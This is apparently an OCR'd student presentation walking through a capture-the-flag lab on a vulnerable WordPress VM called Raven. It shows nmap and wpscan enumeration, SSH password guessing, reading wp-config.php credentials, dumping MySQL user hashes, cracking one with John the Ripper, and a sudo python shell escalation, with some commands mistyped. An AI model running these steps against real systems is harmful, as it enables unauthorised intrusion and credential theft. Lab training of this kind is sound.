
Final presentation
Offensive Skills

This scan identifies the services below as potential points of entry:

- Target 1 192.168.1.110

nmap sV 192 192.168.1.110



nmap -sv -sC -A 192.168.1.110

Final presentation
Offensive Skills

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
root@Kali:~# nmap sV -sC -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-26 09:26 PDT
Failed to resolve "sV".
Nmap scan report for 192.168.1.110
Host is up (0.00090s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35257/tcp6  status
|   100024  1          39264/tcp   status
|   100024  1          52415/udp6  status
|_  100024  1          60546/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
```

Exposed Services

PORT 22 SSH

PORT 80 HTTP

PORT 111 RPCBIND

PORT 139 NETBIOS-SSN

PORT 445 MICROSOFT-DSN

Critical vulnerabilities


- Port 22 is open with access to ssh into account with username and password
- port 80 is open with access to the http web server
- Port 139 and 445 are open

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Final presentation
Offensive Skills

- Wpscan --url http://192.168.1.110/wordpress -eu
- This gave us some users account of steven and michael




- We obtained michaels password by regular brute forcing and guessing. *michael*
- We SSH into his account, his password was his username




Final presentation
Offensive Skills

- After successfully brute forcing into michael's account, i was able to find flag 2. The flag was located under **/var/www/** directory



- After finding flag 2, which was our first flag we found. I was able to locate flag 1 as well. This flag was tricky and took some time to find.
- Flag 1 was located in the wordpress directory. Under **service.html** folder.



- The wordpress directory also had some more valuable information. The Wp-config.php had a password and username in this folder. It was for the mysql login for ravensecurity.
-


Final presentation
Offensive Skills

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-ke
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to hav
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ6SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q()NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p16a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I6/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]=/cvd');
```


```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');
```

- The password to mysql is **R@v3nSecurity**
- The mysql login was **mysql -u root -p**

Final presentation
Offensive Skills



- We entered the database and started searching for valuable information.
- The information we entered was show databases; use wordpress; show tables; select * from wp_users; select * from wp_post;



- After finding the database, we were able to find the third and fourth flag and also steven and michaels hashes.

Final presentation
Offensive Skills

```
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.00 sec)

mysql> 
```

```
rdpress/?page_id=2                           |          0 | page      |           |          0 |
  4 |         1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                  | flag3        |              | draft       | open          | open       |            |           |
     |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                               0 | http://raven.local/wordpress/?p=4
                |          0 | post      |           |          0 |
  5 |         1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                  | flag4        |              | inherit     | closed        | closed     |            | 4-revision-v1 |
     |          | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                               4 | http://raven.local/wordpress/index.php/2
18/08/12/4-revision-v1/ |          0 | revision  |           |          0 |
  7 |         2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                  | flag3        |              | inherit     | closed        | closed     |            | 4-revision-v1 |
     |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                               4 | http://raven.local/wordpress/index.php/2
18/08/13/4-revision-v1/ |          0 | revision  |           |          0 |
----+-----------+----------------+----------------+------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
----------------------+------------+------------+----------+-------------+------------+--------------+--
----+-------+---------------+---------------+----------------+-----------+------------------------------
----------------------+----------+----------+-------------+-------------+
 rows in set (0.00 sec)
```


- Since we didn't have **steven's** password to his account. We couldn't log in earlier. We put stevn hashes in a nano file and ran it through John the ripper.
- Password was **pink84**


```
root@Kali:/usr/share/wordlists# john wp_hashes.txt -rockyou.txt
Unknown option: "-rockyou.txt"
root@Kali:/usr/share/wordlists# john wp_hashes.txt -wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
1g 0:00:00:02 DONE (2021-06-27 16:37) 0.3636g/s 16756p/s 16756c/s 16756C/s tamika1..james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:/usr/share/wordlists# 
```

- We ssh in stevens account. **SSH steven@192.168.1.110**

Final presentation
Offensive Skills

- Ran a python script to gain sudo access **sudo python -c 'import pty;pty.spawn('bin/bash")'**





Flag 4 also can be found by logging into target 1 and executing ls

Final presentation
Offensive Skills